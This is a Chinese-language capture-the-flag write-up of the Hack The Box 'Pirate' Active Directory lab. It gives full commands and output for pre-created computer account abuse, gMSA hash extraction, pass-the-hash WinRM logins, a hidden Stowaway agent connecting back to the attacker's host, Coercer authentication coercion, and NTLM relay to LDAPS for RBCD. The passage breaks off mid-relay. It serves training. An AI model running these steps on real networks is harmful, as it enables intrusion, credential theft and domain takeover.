HackTheBox-Pirate

日月交替铸一座钟
心随着世界一起跳动
南北进退得一场空
心声世界不愿懂


靶机ip:10.129.244.95(由于网络不稳定,可能中途有几次ip重置的现象)

初始凭证:pentest / p3nt3st2025!&

难度:困难

涉及内容:Active Directory 枚举与侦察:LDAP 查询、BloodHound 域拓扑分析。

Pre2k(预建计算机账户)滥用:利用默认机器名密码获取初始 TGT 票据。

gMSA(组托管服务账户)凭据提取:滥用读取权限导出高权服务账户的 NTLM Hash。

内网代理与隧道构建:使用 Stowaway 搭建 SOCKS5 代理穿透多层内网。

身份验证强制(Authentication Coercion):利用 Coercer 触发目标机器(MS-RPRN/MS-EFSR)向攻击机发起 NTLM 认证。

NTLM Relay to LDAP:将捕获的机器账户认证中继至域控的 LDAP 服务以修改对象属性。

基于资源的约束委派(RBCD)攻击:通过修改目标机器属性,允许受控的虚假机器账户伪造任意用户登录。

Windows 凭据转储:利用 NetExec 提取目标机器本地的 SAM 和 LSA 凭据(明文密码与 Hash)。

目标 SPN 劫持(Target SPN Hijacking):利用 WriteSPN 权限篡改服务主体名称,结合约束委派实现跨机器权限提升,最终接管域控。


端口扫描

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
┌──(root㉿kaada)-[/home/kali/Desktop]
└─# ./rustscan -a 10.129.244.95
.----. .-. .-. .----..---. .----. .---. .--. .-. .-.
| {} }| { } |{ {__ {_ _}{ {__ / ___} / {} \ | `| |
| .-. \| {_} |.-._} } | | .-._} }\ }/ /\ \| |\ |
`-' `-'`-----'`----' `-' `----' `---' `-' `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog :
: https://github.com/RustScan/RustScan :
--------------------------------------
With RustScan, I scan ports so fast, even my firewall gets whiplash 💨

[~] The config file is expected to be at "/root/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 10.129.244.95:53
Open 10.129.244.95:88
Open 10.129.244.95:80
Open 10.129.244.95:135
Open 10.129.244.95:139
Open 10.129.244.95:389
Open 10.129.244.95:445
Open 10.129.244.95:464
Open 10.129.244.95:593
Open 10.129.244.95:636
Open 10.129.244.95:2179
Open 10.129.244.95:3268
Open 10.129.244.95:3269
Open 10.129.244.95:5985
Open 10.129.244.95:9389
Open 10.129.244.95:49666
Open 10.129.244.95:49685
Open 10.129.244.95:49688
Open 10.129.244.95:49689
Open 10.129.244.95:49686
Open 10.129.244.95:49913
Open 10.129.244.95:49934
[~] Starting Script(s)
[~] Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-15 07:52 -0400
Initiating Ping Scan at 07:52
Scanning 10.129.244.95 [4 ports]
Completed Ping Scan at 07:52, 0.20s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 07:52
Completed Parallel DNS resolution of 1 host. at 07:52, 0.50s elapsed
DNS resolution of 1 IPs took 0.50s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 07:52
Scanning 10.129.244.95 [22 ports]
Discovered open port 445/tcp on 10.129.244.95
Discovered open port 53/tcp on 10.129.244.95
Discovered open port 139/tcp on 10.129.244.95
Discovered open port 49686/tcp on 10.129.244.95
Discovered open port 135/tcp on 10.129.244.95
Discovered open port 49688/tcp on 10.129.244.95
Discovered open port 49685/tcp on 10.129.244.95
Discovered open port 389/tcp on 10.129.244.95
Discovered open port 5985/tcp on 10.129.244.95
Discovered open port 80/tcp on 10.129.244.95
Discovered open port 3269/tcp on 10.129.244.95
Discovered open port 49913/tcp on 10.129.244.95
Discovered open port 88/tcp on 10.129.244.95
Discovered open port 9389/tcp on 10.129.244.95
Discovered open port 49689/tcp on 10.129.244.95
Discovered open port 2179/tcp on 10.129.244.95
Discovered open port 464/tcp on 10.129.244.95
Discovered open port 3268/tcp on 10.129.244.95
Discovered open port 49666/tcp on 10.129.244.95
Discovered open port 49934/tcp on 10.129.244.95
Discovered open port 636/tcp on 10.129.244.95
Discovered open port 593/tcp on 10.129.244.95
Completed SYN Stealth Scan at 07:52, 0.23s elapsed (22 total ports)
Nmap scan report for 10.129.244.95
Host is up, received echo-reply ttl 127 (0.096s latency).
Scanned at 2026-03-15 07:52:35 EDT for 0s

PORT STATE SERVICE REASON
53/tcp open domain syn-ack ttl 127
80/tcp open http syn-ack ttl 126
88/tcp open kerberos-sec syn-ack ttl 127
135/tcp open msrpc syn-ack ttl 127
139/tcp open netbios-ssn syn-ack ttl 127
389/tcp open ldap syn-ack ttl 127
445/tcp open microsoft-ds syn-ack ttl 127
464/tcp open kpasswd5 syn-ack ttl 127
593/tcp open http-rpc-epmap syn-ack ttl 127
636/tcp open ldapssl syn-ack ttl 127
2179/tcp open vmrdp syn-ack ttl 127
3268/tcp open globalcatLDAP syn-ack ttl 127
3269/tcp open globalcatLDAPssl syn-ack ttl 127
5985/tcp open wsman syn-ack ttl 127
9389/tcp open adws syn-ack ttl 127
49666/tcp open unknown syn-ack ttl 127
49685/tcp open unknown syn-ack ttl 127
49686/tcp open unknown syn-ack ttl 127
49688/tcp open unknown syn-ack ttl 127
49689/tcp open unknown syn-ack ttl 127
49913/tcp open unknown syn-ack ttl 127
49934/tcp open unknown syn-ack ttl 127

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.02 seconds
Raw packets sent: 26 (1.120KB) | Rcvd: 24 (1.096KB)

开启53,88端口,此为域控,将其域名列入hosts中。

1
2
┌──(root㉿kaada)-[/opt]
└─# echo "10.129.244.95 pirate.htb DC01.pirate.htb adfs.pirate.htb adcs.pirate.htb" >> /etc/hosts

尝试用nxc和初始凭证列出共享文件和用户

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
┌──(root㉿kaada)-[/home/kali/Desktop]
└─# nxc smb 10.129.244.95 -u 'pentest' -p 'p3nt3st2025!&' --shares
SMB 10.129.244.95 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:pirate.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.244.95 445 DC01 [+] pirate.htb\pentest:p3nt3st2025!&
SMB 10.129.244.95 445 DC01 [*] Enumerated shares
SMB 10.129.244.95 445 DC01 Share Permissions Remark
SMB 10.129.244.95 445 DC01 ----- ----------- ------
SMB 10.129.244.95 445 DC01 ADMIN$ Remote Admin
SMB 10.129.244.95 445 DC01 C$ Default share
SMB 10.129.244.95 445 DC01 IPC$ READ Remote IPC
SMB 10.129.244.95 445 DC01 NETLOGON READ Logon server share
SMB 10.129.244.95 445 DC01 SYSVOL READ Logon server share

┌──(root㉿kaada)-[/home/kali/Desktop]
└─# nxc smb 10.129.244.95 -u 'pentest' -p 'p3nt3st2025!&' --users

都是默认目录,列出用户也没有反应,尝试换成ldap列举

1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(root㉿kaada)-[/home/kali/Desktop]
└─# nxc ldap 10.129.244.95 -u 'pentest' -p 'p3nt3st2025!&' --users
LDAP 10.129.244.95 389 DC01 [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:pirate.htb) (signing:None) (channel binding:Never)
LDAP 10.129.244.95 389 DC01 [+] pirate.htb\pentest:p3nt3st2025!&
LDAP 10.129.244.95 389 DC01 [*] Enumerated 7 domain users: pirate.htb
LDAP 10.129.244.95 389 DC01 -Username- -Last PW Set- -BadPW- -Description-
LDAP 10.129.244.95 389 DC01 Administrator 2025-06-08 10:32:36 0 Built-in account for administering the computer/domain
LDAP 10.129.244.95 389 DC01 Guest <never> 0 Built-in account for guest access to the computer/domain
LDAP 10.129.244.95 389 DC01 krbtgt 2025-06-08 10:40:29 0 Key Distribution Center Service Account
LDAP 10.129.244.95 389 DC01 a.white_adm 2026-01-15 19:36:34 0
LDAP 10.129.244.95 389 DC01 a.white 2025-06-08 15:33:01 0
LDAP 10.129.244.95 389 DC01 pentest 2025-06-09 09:40:23 0
LDAP 10.129.244.95 389 DC01 j.sparrow 2025-06-09 11:08:44 0

接下来尝试用bloodhound-python通过初始凭证收集一波域信息

在此之前先同步一下域控时间

1
2
3
4
┌──(root㉿kaada)-[/home/kali/Desktop]
└─# ntpdate 10.129.244.95
2026-03-15 15:02:40.089175 (-0400) +25200.285023 +/- 0.046656 10.129.244.95 s1 no-leap
CLOCK: time stepped by 25200.285023
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
┌──(root㉿kaada)-[/home/kali/Desktop]
└─# bloodhound-python -c All -u 'pentest' -p 'p3nt3st2025!&' -ns 10.129.5.32 -d pirate.htb -dc DC01.pirate.htb --zip
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
WARNING: Could not find a global catalog server, assuming the primary DC has this role
If this gives errors, either specify a hostname with -gc or disable gc resolution with --disable-autogc
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (DC01.pirate.htb:88)] [Errno 113] No route to host
INFO: Connecting to LDAP server: DC01.pirate.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 4 computers
INFO: Connecting to LDAP server: DC01.pirate.htb
ERROR: Could not find a Global Catalog in this domain! Resolving will be unreliable in forests with multiple domains
INFO: Found 10 users
INFO: Found 54 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 20 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer:
INFO: Querying computer: WEB01.pirate.htb
INFO: Querying computer:
INFO: Querying computer: DC01.pirate.htb
WARNING: DCE/RPC connection failed: The NETBIOS connection with the remote host timed out.
INFO: Done in 00M 23S
INFO: Compressing output into 20260315150937_bloodhound.zip

可以看到发现了还有一台电脑,这里称为WEB,将WEB也追加到hosts中.

通过bloodhound进行分析,发现此电脑还存在两个机器账户GMSA_ADCS和GMSA_ADFS

以及一台电脑MS01.PIRATE.HTB,这里称为MS01,EXCH01.PIRATE.HTB,这里称为EXCH01

两台电脑都是预先创建但并未加入域

gMSA(组托管服务账户)是由域控自动管理复杂密码的高权限账号,在渗透测试中,其核心突破口不在于破解密码,而是通过分析 msDS-GroupMSAMembership 属性的 ACL 设置,去攻陷有权读取该密码的主机或用户;一旦得手,借由类似 NetExec 的相关轻量模块即可一键提取其 Hash 用于横向移动,尤其是面对 ADFS 或 ADCS 这类关键服务的 gMSA,拿下它们通常意味着获得了伪造全局身份凭证(如发动 Golden SAML 攻击或滥用证书服务)、从而彻底接管整个域甚至云环境的最高控制权。

通过nslookup获取WEB的IP

1
2
3
4
5
6
7
┌─[root@htb-4eklresn1e][/home/skyarrow/Desktop]
└──╼ #nslookup WEB01.pirate.htb DC01.pirate.htb
Server: DC01.pirate.htb
Address: 10.129.5.32#53

Name: WEB01.pirate.htb
Address: 192.168.100.2

使用nxc验证pre2k

在渗透测试和域安全的视角下,pre2k(在 NetExec 等工具中专门指代预创建计算机账户的利用模块)针对的是活动目录中为了兼容早期系统(Pre-Windows 2000)或因管理员预调配而产生的一种高危默认行为:当域管理员提前在 AD 中预建(Pre-create)一个计算机账户以备后续实体机器加入域时,其初始默认密码往往会被系统自动设置为去除了 $ 符号的机器名本身(例如机器账户 MS01$ 的默认密码即为 ms01)。 攻击者只需利用获取到的任意普通域内低权限账号,通过 LDAP 查询枚举出这些已在域内注册但尚未被真正设备绑定的“僵尸”机器账户,然后直接使用机器名作为密码发起认证;一旦命中,便能成功申请到该机器的 Kerberos TGT 票据,这意味着攻击者瞬间凭空窃取了一个合法的“计算机身份”,不仅能借此绕过某些仅针对普通用户的安全基线或 ACL 限制,还能将该机器账户作为绝佳的战术跳板,结合基于资源的约束委派(RBCD)、AD CS 机器证书申请或后续的委派攻击,在域内撕开裂口并实现隐蔽的横向移动与权限提升。

1
2
3
4
5
6
7
8
9
10
11
┌──(root㉿kaada)-[/home/kali/Desktop]
└─# nxc ldap 10.129.5.32 -u pentest -p 'p3nt3st2025!&' -M pre2k
LDAP 10.129.5.32 389 DC01 [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:pirate.htb) (signing:None) (channel binding:No TLS cert)
LDAP 10.129.5.32 389 DC01 [+] pirate.htb\pentest:p3nt3st2025!&
PRE2K 10.129.5.32 389 DC01 Pre-created computer account: MS01$
PRE2K 10.129.5.32 389 DC01 Pre-created computer account: EXCH01$
PRE2K 10.129.5.32 389 DC01 [+] Found 2 pre-created computer accounts. Saved to /root/.nxc/modules/pre2k/pirate.htb/precreated_computers.txt
PRE2K 10.129.5.32 389 DC01 [+] Successfully obtained TGT for ms01@pirate.htb
PRE2K 10.129.5.32 389 DC01 [+] Successfully obtained TGT for exch01@pirate.htb
PRE2K 10.129.5.32 389 DC01 [+] Successfully obtained TGT for 2 pre-created computer accounts. Saved to /root/.nxc/modules/pre2k/ccache

通过请求到的TGT获取gmsa哈希

组托管服务账户(gMSA)的密码由域控制器自动生成和轮换,极其复杂。但这台靶机的配置存在缺陷:MS01$ 对这些 gMSA 账户具有 msDS-GroupMSAMembership 属性的读取权限 。只要能够读取该属性,攻击者就能通过特定算法直接计算出 gMSA 的当前 NTLM Hash。

1
2
3
4
5
6
┌──(root㉿kaada)-[/home/kali/Desktop]
└─# impacket-getTGT 'pirate.htb/MS01$:ms01' -dc-ip 10.129.5.32
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in MS01$.ccache

1
2
3
4
5
6
7
8
┌──(root㉿kaada)-[/home/kali/Desktop]
└─# ls -l /root/.nxc/modules/pre2k/ccache
total 8
-rw-r--r-- 1 root root 1340 Mar 15 15:27 exch01.ccache
-rw-r--r-- 1 root root 1326 Mar 15 15:27 ms01.ccache

┌──(root㉿kaada)-[/home/kali/Desktop]
└─# export KRB5CCNAME=/root/.nxc/modules/pre2k/ccache/ms01.ccache
1
2
3
4
5
6
7
8
┌─[root@htb-4eklresn1e][/home/skyarrow/Desktop]
└──╼ #nxc ldap DC01.pirate.htb -k --use-kcache --gmsa
SMB DC01.pirate.htb 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:pirate.htb) (signing:True) (SMBv1:False)
LDAPS DC01.pirate.htb 636 DC01 [+] pirate.htb\MS01$ from ccache
LDAPS DC01.pirate.htb 636 DC01 [*] Getting GMSA Passwords
LDAPS DC01.pirate.htb 636 DC01 Account: gMSA_ADCS_prod$ NTLM: 25c7f0eb586ed3a91375dbf2f6e4a3ea
LDAPS DC01.pirate.htb 636 DC01 Account: gMSA_ADFS_prod$ NTLM: fd9ea7ac7820dba5155bd6ed2d850c09


使用哈希登录

1
2
3
4
5
6
7
8
9
10
11
┌─[root@htb-4eklresn1e]─[/home/skyarrow/Desktop]
└──╼ #evil-winrm -i 10.129.5.32 -u 'gMSA_ADFS_prod$' -H fd9ea7ac7820dba5155bd6ed2d850c09

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\gMSA_ADFS_prod$\Documents>

上传stowaway做代理

1
2
3
4
5
6
7
[*] Waiting for new connection...
[*] Connection from node 10.129.5.32:50886 is set up successfully! Node id is 0
(admin) >> use 0
(node 0) >> socks 1080
[*] Trying to listen on 0.0.0.0:1080......
[*] Waiting for agent's response......
[*] Socks start successfully!

注意这里要求我们后台静默执行。

1
*Evil-WinRM* PS C:\Users\gMSA_ADFS_prod$\Documents> Start-Process -FilePath "C:\Users\gMSA_ADFS_prod$\Documents\windows_x64_agent.exe" -ArgumentList "-c 10.10.14.214:9999 -s 123" -WindowStyle Hidden

使用哈希登录WEB

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
┌─[root@htb-tfqa3uuzek]─[/home/skyarrow]
└──╼ #proxychains4 evil-winrm -i 192.168.100.2 -u 'gMSA_ADFS_prod$' -H fd9ea7ac7820dba5155bd6ed2d850c09
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.100.2:5985 ... OK
*Evil-WinRM* PS C:\Users\gMSA_ADFS_prod$.PIRATE\Documents>
*Evil-WinRM* PS C:\Users\gMSA_ADFS_prod$.PIRATE\Documents> hostname
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.100.2:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.100.2:5985 ... OK
WEB01

通过之前的域环境分析,a.white账户在web01上拥有活跃会话(sessions),且a.white可以强制更改账户a.white_adm的密码。

1
2
3
4
5
6
7
8
9
10
┌─[root@htb-tfqa3uuzek][/home/skyarrow]
└──╼ #proxychains4 nxc smb 192.168.100.2
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.100.2:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.100.2:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.100.2:135 ... OK
SMB 192.168.100.2 445 WEB01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:WEB01) (domain:pirate.htb) (signing:False) (SMBv1:False)

且web01禁用了smb签名,容易收到ntlm中继攻击。

那么打RBCD+NTLM Relay

先利用ntlmrelayx开启监听

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
┌─[root@htb-tfqa3uuzek][/home/skyarrow]
└──╼ #impacket-ntlmrelayx -t ldaps://10.129.244.95 --delegate-access --remove-mic -smb2support
Impacket v0.13.0.dev0+20250130.104306.0f4b866 - Copyright Fortra, LLC and its affiliated companies

[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client RPC loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server on port 445
[*] Setting up HTTP Server on port 80
Exception in thread Thread-2:
Traceback (most recent call last):
File "/usr/lib/python3.11/threading.py", line 1038, in _bootstrap_inner
self.run()
File "/usr/local/lib/python3.11/dist-packages/impacket/examples/ntlmrelayx/servers/httprelayserver.py", line 560, in run
self.server = self.HTTPServer((self.config.interfaceIp, self.config.listeningPort), self.HTTPHandler, self.config)
^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
File "/usr/local/lib/python3.11/dist-packages/impacket/examples/ntlmrelayx/servers/httprelayserver.py", line 47, in __init__
socketserver.TCPServer.__init__(self,server_address, RequestHandlerClass)
File "/usr/lib/python3.11/socketserver.py", line 456, in __init__
self.server_bind()
File "/usr/lib/python3.11/socketserver.py", line 472, in server_bind
self.socket.bind(self.server_address)
OSError: [Errno 98] Address already in use
[*] Setting up WCF Server on port 9389
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections

使用coercer让WEB01 向我们的 kali 进行身份验证,然后身份验证信息将被转发到域控制器的 LDAP 服务。

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
┌─[root@htb-tfqa3uuzek]─[/home/skyarrow/Desktop]
└──╼ #proxychains4 coercer coerce -l 10.10.14.214 -t 192.168.100.2 -d pirate.htb -u 'gMSA_ADFS_prod$' --hashes :fd9ea7ac7820dba5155bd6ed2d850c09 --always-continue
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
______
/ ____/___ ___ _____________ _____
/ / / __ \/ _ \/ ___/ ___/ _ \/ ___/
/ /___/ /_/ / __/ / / /__/ __/ / v2.4.3
\____/\____/\___/_/ \___/\___/_/ by @podalirius_

[info] Starting coerce mode
[info] Scanning target 192.168.100.2
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.100.2:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.100.2:135 ... OK
[*] DCERPC portmapper discovered ports: 49664,49665,49668,49705,49706,49679,49685
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.100.2:49679 ... OK
[+] DCERPC port '49679' is accessible!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.100.2:49679 ... OK
[+] Successful bind to interface (12345678-1234-ABCD-EF00-0123456789AB, 1.0)!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.100.2:49679 ... OK
[>] (-testing-) MS-RPRN──>RpcRemoteFindFirstPrinterChangeNotification(pszL [!] (NO_AUTH_RECEIVED) MS-RPRN──>RpcRemoteFindFirstPrinterChangeNotification(pszLocalMachine='\\10.10.14.214\x00')
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.100.2:49679 ... OK
[>] (-testing-) MS-RPRN──>RpcRemoteFindFirstPrinterChangeNotificationEx(ps [!] (RPC_S_INVALID_NET_ADDR) MS-RPRN──>RpcRemoteFindFirstPrinterChangeNotificationEx(pszLocalMachine='\\10.10.14.214\x00')
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.100.2:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.100.2:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.100.2:445 ... OK
[+] SMB named pipe '\PIPE\eventlog' is accessible!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.100.2:445 ... OK
[+] Successful bind to interface (82273fdc-e32a-18c3-3f78-827929dc23ea, 0.0)!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.100.2:445 ... OK
[>] (-testing-) MS-EVEN──>ElfrOpenBELW(BackupFileName='\??\UNC\10.10.14.21 [!] (NO_AUTH_RECEIVED) MS-EVEN──>ElfrOpenBELW(BackupFileName='\??\UNC\10.10.14.214\6N9PO4W7\aa')
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.100.2:445 ... OK
[+] SMB named pipe '\PIPE\lsarpc' is accessible!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.100.2:445 ... OK
[+] Successful bind to interface (c681d488-d850-11d0-8c52-00c04fd90f7e, 1.0)!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.100.2:445 ... OK
[>] (-testing-) MS-EFSR──>EfsRpcAddUsersToFile(FileName='\\10.10.14.214\bW [+] (ERROR_BAD_NETPATH) MS-EFSR──>EfsRpcAddUsersToFile(FileName='\\10.10.14.214\bWJ6zkPG\file.txt\x00')
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.100.2:445 ... OK
[>] (-testing-) MS-EFSR──>EfsRpcAddUsersToFile(FileName='\\10.10.14.214\VC [+] (ERROR_BAD_NETPATH) MS-EFSR──>EfsRpcAddUsersToFile(FileName='\\10.10.14.214\VCtcSqNA\\x00')
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.100.2:445 ... OK
[>] (-testing-) MS-EFSR──>EfsRpcAddUsersToFile(FileName='\\10.10.14.214\t5 [+] (ERROR_BAD_NETPATH) MS-EFSR──>EfsRpcAddUsersToFile(FileName='\\10.10.14.214\t5oFllGy\x00')
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.100.2:445 ... OK
[>] (-testing-) MS-EFSR──>EfsRpcAddUsersToFile(FileName='\\10.10.14.214@80 [+] (ERROR_BAD_NETPATH) MS-EFSR──>EfsRpcAddUsersToFile(FileName='\\10.10.14.214@80/u27\share\file.txt\x00')
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.100.2:445 ... OK
[>] (-testing-) MS-EFSR──>EfsRpcAddUsersToFileEx(FileName='\\10.10.14.214\ [+] (ERROR_BAD_NETPATH) MS-EFSR──>EfsRpcAddUsersToFileEx(FileName='\\10.10.14.214\JfHAvDy3\file.txt\x00')
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.100.2:445 ... OK
[>] (-testing-) MS-EFSR──>EfsRpcAddUsersToFileEx(FileName='\\10.10.14.214\ [+] (ERROR_BAD_NETPATH) MS-EFSR──>EfsRpcAddUsersToFileEx(FileName='\\10.10.14.214\kJUTdRXY\\x00')
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.100.2:445 ... OK
[>] (-testing-) MS-EFSR──>EfsRpcAddUsersToFileEx(FileName='\\10.10.14.214\ [+] (ERROR_BAD_NETPATH) MS-EFSR──>EfsRpcAddUsersToFileEx(FileName='\\10.10.14.214\69F0exzP\x00')

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
[*] Servers started, waiting for connections
[*] SMBD-Thread-5 (process_request_thread): Received connection from 10.129.244.95, attacking target ldaps://10.129.244.95
[*] Authenticating against ldaps://10.129.244.95 as PIRATE/WEB01$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] All targets processed!
[*] SMBD-Thread-7 (process_request_thread): Connection from 10.129.244.95 controlled, but there are no more targets left!
[*] All targets processed!
[*] SMBD-Thread-8 (process_request_thread): Connection from 10.129.244.95 controlled, but there are no more targets left!
[*] Attempting to create computer in: CN=Computers,DC=pirate,DC=htb
